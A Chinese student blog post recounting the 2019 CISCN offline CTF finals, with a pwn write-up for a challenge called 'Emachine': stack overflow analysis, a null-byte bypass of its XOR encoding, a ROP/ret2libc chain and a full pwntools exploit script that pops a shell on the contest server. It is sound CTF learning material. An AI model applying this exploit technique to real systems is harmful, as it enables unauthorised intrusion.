2019全国大学生信息安全大赛线下初体验 --体验黑客的儿童节

原创

偏头痛、 于 2019-06-03 00:25:05 发布 1573 收藏 1

分类专栏： pwn OnTheWay

本文链接：https://blog.csdn.net/qq_41996248/article/details/90734296


pwn 同时被 2 个专栏收录

2 篇文章 0 订阅

订阅专栏


OnTheWay

1 篇文章 0 订阅

订阅专栏

目录

楔子

20岁的第一次儿童节，万万没想到，自己竟然真的回到了十年前没有智能机与互联网的时代。

–2019.6.1

Day0

> 这场比赛的线上赛，大概是在四月份吧，也就这个学期的起始。但是转眼一瞬，线下选拔赛便是两个月之后，就快要抓不住学期的尾巴。

几个月之后便是大三的学生了，将要考虑未来的方向。这学期花了很多时间来做自己的事情，学习自己想学的东西，课程甚至都有一些放下了。花了很多时间来学习pwn，但是依旧是个pwn菜鸡。

如果从技术层面来讲，这场比赛晋级的希望很小。如果留在学校打天翼杯，还能留下来陪gf。
但单纯从纪念程度上来讲，这场比赛对我来说意义也是非凡。

> 遥想去年的这场比赛，就是我步入网络安全的第一场比赛。

当时我还是个刚自学完C语言，对计算机并不痴迷的普通大一学生。#当时只想练出8块腹肌和扣篮
但是当时老高拉着我和一个学长`#已经毕业#`打了这场比赛的线上赛，但是当时并没有晋级。还记得当时华为云的梗#`（详见知乎，如何看待2018全国大学生信息安全线上赛）`

> 但正是这场比赛，从去年开始改变了我的星轨。

而如今终于靠团队和自己的能力进入了分区选拔赛
#虽然是某大佬疯狂暗示才晋级的#但没有py哦

无论如何，这些年的努力没有被白费。老高这次没来，因为他早就预计见了这次比赛的确很难有好的结局，但是我个人坚持来的原因，

> 还是因为这场梦，必须要圆了它。

来南京的路上，经过了一些波折，卡点到了高铁站，啊哈哈哈，已经不是第一次卡点了。从大一到现在，赶车去南京，已经轻车熟路。从南京南站下，这么多个月过去了，这里终于支持支付宝刷地铁和公交了。。。。

作为路痴，全程跟着团队走，拍了一堆视频，想回去剪辑，后来发现，忽然失去了性质。

夫子庙，第二次来夫子庙，居然还是和贵江。。。然后贵江继续扮演导游的角色，把我们带到了三味酥屋，然后我又买了。。。本来决定不买的，结果，就是觉得月底了，应该花钱。。。

在绕了夫子庙饶了无数圈之后，终于进了一家烧烤店，作为一个好学生#骗人的#，很少吃烧烤，小龙虾都不会吃。偷瞄别人怎么吃的。。然后假装。。。#上一次吃小龙虾大概我还在上幼儿园/小学低年级。

明天现场是不允许带任何互联网设备的（手机要没收），还有准备了信号屏蔽仪。真棒，只让我想起了高中时候那些屏蔽不了4G的信号屏蔽仪。。。

作为一个连ASCII码都要上网查的网络重度依赖患者，这简直是地狱啊。所以连夜下了很多工具和资料备用#实际上是学长下了发给我的，我太懒了。

大晚上肚子咕咕叫，明天也准备咕咕咯。

> #请安静地咕咕

Day1

（2019.6.1)

一大早来到解放军陆军大学？？？（貌似是叫个名字），校园内部是不让拍照的，所以没有留下一点点我来过这里的痕迹。

> #好在昨天去夫子庙，拍了很多照片，还有和我儿子贵江的合照。

昨天主办方说了，体育馆里面没空调，所以给我们准备了冰块？？？（what，让我们自制冰镇肥宅快乐水？）
体育馆内部，就是大家非常常见的那种，CTF竞赛的布局。
检录的时候，把我们手机收了，没办法拍照和拍小**

> #话说这是我大学以来，离开手机时间最长的一段时间，没有之一。#

主持人介绍重量级人物介绍的时候，我们才知道我们和诸葛建伟大佬的距离大概是半个体育馆的距离，不过还是很激动，毕竟能能远远地看一下CTF的传奇类人物也是很满足咯。说到传奇人物，并没有看到南邮的桌子在哪里。。。想和郁离歌面基，哈哈哈。

饮料提供了矿泉水和红牛（？？？虽然这是篮球馆，但是红牛，真的有必要么），还有一些面包。

> #此处应该有我和德华学长干杯的照片


喝了两罐红牛，全场我上了三四次厕所。。。

关键问题，现场居然还提供了急救箱。。。这是怕我们比赛太激烈了猝死么。。。
关于这次比赛吐槽就吐槽这么多。

开始做题！！！
登陆这个熟悉的平台。。。

题目总览：（一大波题目正在靠近）


PWN题有5题，前两题是堆溢出，第三题是ARM，第四题没看但是感觉自己做不出来。
所以说就直接啃第五题，因为被坑了这么多次，直觉告诉我放最后面的题目反而是最简单的#弱者总是躲在后面



于是就开始了我这个pwn手中的弱者和pwn题中的弱者之间的较量。

WriteUp

题目描述：Emachine



`File`查看以下文件的属性，64位ELF。

```
Emachine: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x
86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=06ddf49af2b8c7ed708d3cfd8aec8757bca82544, not stripped
```

保护机制NX和ASLR（虽然看不了，但默认他开了。。。目前还没碰到不开ASLR的）``

```
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```


先测试一下程序，明显的栈溢出。

```
Payload = print "A"*88+"BBBB"
```

```
Invalid $PC address: 0x4f4f4f4f
```

结合IDA分析。
基本可以确定是ROP，但是还需要解决的就是加密算法。
Main函数会调用encrypt函数，溢出点在encrypt函数中

> 第十行的gets（）




```
1  int encrypt()
2  {
3    size_t v0; // rbx
4    char s[48]; // [rsp+0h] [rbp-50h]
5    __int16 v3; // [rsp+30h] [rbp-20h]
6
7    memset(s, 0, sizeof(s));
8    v3 = 0;
9    puts("Input your Plaintext to be encrypted");
10   gets(s);
11   while ( 1 )
12   {
13     v0 = (unsigned int)x;
14     if ( v0 >= strlen(s) )
15       break;
16     if ( s[x] <= 96 || s[x] > 122 )
17     {
18       if ( s[x] <= 64 || s[x] > 90 )
19       {
20         if ( s[x] > 47 && s[x] <= 57 )
21           s[x] ^= 0xFu;
22       }
23       else
24       {
25         s[x] ^= 0xEu;
26       }
27     }
28     else
29     {
30       s[x] ^= 0xDu;
31     }
32     ++x;
33   }
34   puts("Ciphertext");
35   return puts(s);
36 }
```



知道溢出点 gets(s) 但是s字符串在程序走到while(1)中被异或加密了

> 刚开始的思路:
>
> 1. NX开启，本地没有提供libc->构造ROP链（DynELF） #我的任务
> 2. 输入数据被加密->逆向算法 #学长的任务

> 难点：
>
> 1. 构造ROP，但是libc版本未知。
> 2. 逆向算法难度大#比较复杂 但是根据现场情况发现，有队伍开场十分钟就拿到了flag。所以应该有更简单的方法。

#老萌新只能喊666

> 脑洞
> 截断字符串，绕过加密



```
int encrypt()
{
  size_t v0; // rbx
  char s[48]; // [rsp+0h] [rbp-50h]
  __int16 v3; // [rsp+30h] [rbp-20h]

  memset(s, 0, sizeof(s));
  v3 = 0;
  puts("Input your Plaintext to be encrypted");
  gets(s);
  while ( 1 )
  {
    v0 = (unsigned int)x;
    if ( v0 >= strlen(s) )
      break;
    if ( s[x] <= 96 || s[x] > 122 )
    {
      if ( s[x] <= 64 || s[x] > 90 )
      {
        if ( s[x] > 47 && s[x] <= 57 )
          s[x] ^= 0xFu;
      }
      else
      {
        s[x] ^= 0xEu;
      }
```


首先，审计源码。我们写入的数据保存在s字符串中While的循环中，对s字符串进行了操作。但是strlen这个函数非常关键，这个函数用来判断字符串长度，但它的特性是会被0x00截断。所以，如果我们字符串中存在0x00，字符串长度就只包含0x00前面的一部分，while循环也不会给我们的数据进行加密。

> 脑洞利用：Payload的a改成00就行了，完全绕过了加密算法。因为加密算法是根据字符串来加密的，所以只要把字符串截断了，后面的数据就不会被加密。相当于绕过了加密。

编写EXP

构造ROP
#搜集ROP零件

```
$ ROPgadget --binary ./Emachine |grep rdi0x0000000000400c83 : pop rdi ; ret
```

#查看自己的基址


```
Start              End                Perm           Name
0x00400000         0x00402000         r-xp       /home/xxx/CTF/2019.6.1/Emachine
0x00601000         0x00602000         r--p       /home/xxx/CTF/2019.6.1/Emachine
0x00602000         0x00603000         rw-p       /home/xxx/CTF/2019.6.1/Emachine
```

写出leak的模板
#大概的模板

```
def leak():
 payload=p64(0)*(88/8)#构造0x00的溢出，顺便截断strlen
  payload+=p64(pop_rdi) #传args进入rdi
  payload+=p64(puts_got) #args
  payload+=p64(puts_got) #call puts
  payload+=p64(main) #回到主函数，重新执行（白嫖）
  print "payload="+payload
  p.send(payload)
  #p.recvuntil()
  Data=p.recv(4)
  print "addresss="+Data.encode('hex')
  #log.info("%#x=>%s"%(address, (Data or '').encode('hex')))
  return Data
```

到这里我们已经能够控制程序流程了，感觉接下来就是很简单的rop了

敲代码就是这样，一小时就像一分钟一样不值钱。一瞬间就到了中午，现场开始发放盒饭。因为找到了绕过方法，所以感觉压力没这么大了，这边的饭除了太硬了太难吃了也没啥缺点了。。
至于大鸡腿味道还是可圈可点了。。服务相对来说还是很周到的，有小姐姐/小哥哥给你送饭送菜送餐巾纸送温暖（黑人问号？？？）#好像写偏了




因为之前在本地pwn成功，服务器pwn总是失败的阴影。而服务器端的libc不清楚，所以有些担心，就先用了其他常用的libc盲写，然后盲打，发现都没有拿到shell。#因为没其他libc 的执行环境，所以叫盲打#我发誓以后肯定要装一个能随意换libc版本的环境，感觉真的好累。

后来比赛还剩几分钟，有些退缩的意思了，于是想本地pwn一下玩玩。用本地libc-2.23.so随便试试。远程第一次失败了#貌似没关context
以为pwn不通的，准备等死，结果学长让我再挣扎一下。再pwn 的时候，发现居然成功了。服务器端的libc也是libc.so.6！！！！！！
激动到手抖，踉踉跄跄地提交了flag
#一开始我对着第四题，疯狂提交，结果一直错，后来他们说我提交错题了。。。太激动了

> #看了下时间，还有六分钟不到平台结束提交。

```
xxx@migraine:~/CTF/2019.6.1$ python Emachine.py
 [*] '/home/xxx/CTF/2019.6.1/libc.so'
 Arch:     amd64-64-little
  RELRO:    PartialRELRO
  Stack:    Canary found
  NX:       NX enabled
  PIE:      PIE enabled
  [+] Opening connection to 172.29.67.119 on port 9999: Donepayload=\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x83\x0c@\x00\x00\x00\x00\x
00  `\x00\x00\x00\x00\x00@\x00\x00\x00\x00\x00(\x0b@\x00\x00\x00\x00\x00

addresss=9066207c377f
system_address=0x7f377c1dc390
sh_address=0x7f377c323d57
[*] Switching to interactive mode
Input your Plaintext to be encryptedCiphertext

$ ls
bin
challenge
dev
flag
lib
lib32
lib64
libx32
#成功拿到flag！！！
$ cat flagciscn{DN9gTD8vNd4yGEXhvG}
Timeout
```



我们四个人第一天战绩，web题我们队因为网络原因有道简单的题目居然打不开，所以我们只写了一题。pwn出来之后，这次排名24左右，再Break it之后就是Fix it咯。

吐槽一下现在web题，真的难到可怕出题人神一般的脑洞。
根据贵江的话，“你眼中的弱口令是123，但是他们的弱口令是巧克力？？？”
这是他今天的亲身体会。。

> 去年笔者刚入行的时候，就是被web的脑洞劝退了。于是成为了一个pwn手。。。

#听他们讲有道web题是郁离歌出的题的魔改版本，结果郁离歌自己没做出来。。。因为实在魔改的太可怕了#郁离歌别打我


EXP脚本

```
-------Exp.py---------
#coding=utf-8
```

```
from pwn import *
from time import *
#逆向算法脚本#学长写的，虽然没用上，但是算法是没问题的，就先挂着以后看着学习
def enc(st):
 enst = []
 dst = []
 dst.append((st&0xff0000) >> 16)
 dst.append((st&0x00ff00) >> 8)
 dst.append(st&0xff)
 print(dst)
 for c in dst:
  oc = c
  if (c <= 96) or (c > 122):
    if (c <= 64) or (c > 90):
     if (c > 47) and (c <= 57):
      oc = c ^ 0xf
     else:
      oc = c ^ 0xe
    else:
     oc = c ^ 0xd
     enst.append(oc)
  res = 0x0000000000000000
  res = (enst[0] << 16) + res
  res = (enst[1] << 8) + res
  res = (enst[2]) + res
  return res

#recv(8)到的数据是小端的，要反过来
 def upack(address):
  ad1=address&0xff
  ad2=(address>>8)&0xff
  ad3=(address>>16)&0xff
  ad4=(address>>24)&0xff
  ad5=(address>>32)&0xff
  ad6=(address>>40)&0xff
  Address=ad1
  Address=Address*0x100+ad2
  Address=Address*0x100+ad3
  Address=Address*0x100+ad4
  Address=Address*0x100+ad5
  Address=Address*0x100+ad6
  return Address
#设置
#-----Settings------
Remote=1
Debug=0
Detail=0
#------------------
libc=ELF('libc.so') #cp /lib/x86_64-linux-gnu/libc-2.23.so libc.so

if Remote:
 p=remote("172.29.67.119",9999)
else:
 p=process("./Emachine")
if Debug:
 #gdb.attach(p,'b *0x400aee')
 gdb.attach(p,'b main')
if Detail:
 context.log_level='debug'
```

```
puts_got=0x602020 #需要泄露的地址
puts_plt=0x4006e0
pop_rdi=0x400c83
ret2encrypt=0x4009A0
main=0x400b28

 #libc.so.6
 #Puts_execve=0x31580
 #Puts_system=0x31580
 #Puts_sh=0x1334da
 #one_gadget=0x64cdf
 offset1=libc.symbols['puts']-libc.symbols['system']
 offset2=libc.symbols['puts']-next(libc.search('/bin/sh'))

 #第一条ROP链
 #使用puts构造leak
 def leak(address):
  p.recvuntil("choice!")
  p.sendline("1")
  sleep(0.1)
  payload=p64(0)*(88/8) #88字节造成溢出
  payload+=p64(pop_rdi)  #gadget
  #payload+=p64(puts_got) #args
  payload+=p64(address) #泄露的地址
  payload+=p64(puts_plt) #call puts
  payload+=p64(main) #重新执行函数
  print "payload="+payload
  p.sendline(payload)
  p.recvuntil('Ciphertext') p
  .recvline()
  p.recvline()
  Data=p.recv(6) #接收泄露的地址
  print "addresss="+(Data).encode('hex')
  Data=int((Data).encode('hex'),16)
  #print upack(Data)
  #log.info("%#x=>%s"%(address, (Data or '').encode('hex')))
  return Data
 #d=DynELF(leak,elf=ELF('./Emachine')) #没有成功leak出来

 #根据偏移计算system和bin/sh的真实地址
puts_addr=leak(puts_got)
system_address=upack(puts_addr)-offset1
print "system_address="+hex(system_address)
sh_addr=upack(puts_addr)-offset2
print "sh_address="+hex(sh_addr)

#第二条ROP链
p.recvuntil("choice!")
p.sendline("1")
sleep(0.1)
payload2=p64(0)*(88/8)
payload2+=p64(pop_rdi) #gadget
payload2+=p64(sh_addr)
payload2+=p64(system_address) #call system
p.sendline(payload2)
interactive()

----------------------------------------
```

Fix部分（不会，交给学长了）




> Day1的WP到此结尾辣。。。结束最想说的一句话就是，我想上网！！！

Day2

背上所有的装备，踏上了救赎之路。

新的题目出来了，WEB有一道题亮了，DA*BAOJIANG*？？？//强行译为大宝剑

PWN出了三道题，MESSAGE、EASY_PWN、BOOKMARK
分别是栈溢出、逆向、堆溢出



而今天德华学长终于连上了，他说把驱动全删了。。。昨天他没办法连接比赛的网络，给我打了辅助。

WP（虚假的WP）

easy_pwn

检查保护机制


```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : FULL
```

本地运行效果

```
xxx@migraine:~/CTF/2019.6.1$ ./easy_pwn
xxx@migraine:~/CTF/2019.6.1$
```

远程运行效果

```
$ nc 172.29.67.106 9999
the treasure is mine!
this is my gift for you, take it!
inputs your index?1
input your code:2
```



```
unsigned int sub_400AA6()
{
  FILE *stream; // [rsp+8h] [rbp-8h]

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  stream = fopen("./flag", "r");
  if ( !stream )
    exit(0);
  fread(&src, 1uLL, 0x20uLL, stream);
  fclose(stream);
  return alarm(0);
}
```


关键在于这段代码，检测本地有没有flag

```
$ touch flag #创建flag
xxx@migraine:~/CTF/2019.6.1$ ./easy_pwn
the treasure is mine!
this is my gift for you, take it!
inputs your index?
```

后来做着做着发现，这貌似是一道逆向题。。。类似pwnable的input。这是我的弱项。。最后学长是想出了解决方案，但是中午break环节就结束了，所以这题就非常可惜了。


Message

放出了解题方案，还是没有队伍解出来。ROP逐位猜解，还是有些不懂。说来惭愧，连登陆都没绕过去的我，这个题目只能吃瓜了。


```
1 void __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3   __int64 v3; // [rsp+0h] [rbp-18h]
4
5   sub_400917(aWelcomeToTheMe);
6   while ( 1 )
7   {
8     sub_400917("\n");
9     sub_400917(a0Login1ShowMes);
10    sub_40093D((char *)&v3, 4uLL);
11    BYTE4(v3) = 0;
12    switch ( (unsigned int)strtol((const char *)&v3, 0LL, 10) )
13    {
14      case 0u:
15        sub_400B08();
16        break;
17      case 1u:
18        sub_400BE5(&v3, 0LL);
```


感叹自己二进制分析能力的确有限，昨天的pwn题也是非常依赖学长的分析，否则自己纯分析可能还是很难写出来的。

Day2赛果



第二天的pwn一无所获，队里的web手做出一道题。（就是那个//大宝剑） 昨天的加固才成功了一题，所以总排名不是很可观。估计大概分区三等奖吧。#万一built部分崩了也没办法了



比赛结束之后，我们坐上了回程的商务车，结束了为期两天的南京之行。遗憾还是有的吧，但是更多的是满足。

> 学pwn这么久，终于到了pwn的主场了

队里的大佬还纠结过六一是留在学校参加天翼杯，还是来比赛，因为学校的比赛奖品颇丰。（后得知留在学校的学长获得了4000-6000左右的比赛奖金）当然咯，我太菜了就不用纠结咯，留在学校也拿不到奖金。

> 除了pwn和一点点web，啥都不会的我哭了

在与互联网隔绝了两天之后，我才发现早在5月31日，安全某平台的稿费终于到了。不多说咯，终于可以清一清购物车咯。6月1日有个快递送到了我的学校，今天回学校取件才发现是gf给我买了一箱旺仔牛奶，给我的儿童节礼物。#无狗粮不博客，嘻嘻别打我

结尾

最后祝各位师傅六一儿童节快乐哟，大家有没有收到自己的礼物呢。#安利一波今天开封菜的儿童套餐玩具哦！
希望下一次比赛自己能走更远。
也希望各位师傅不吝赐教！

> 未完待续。。。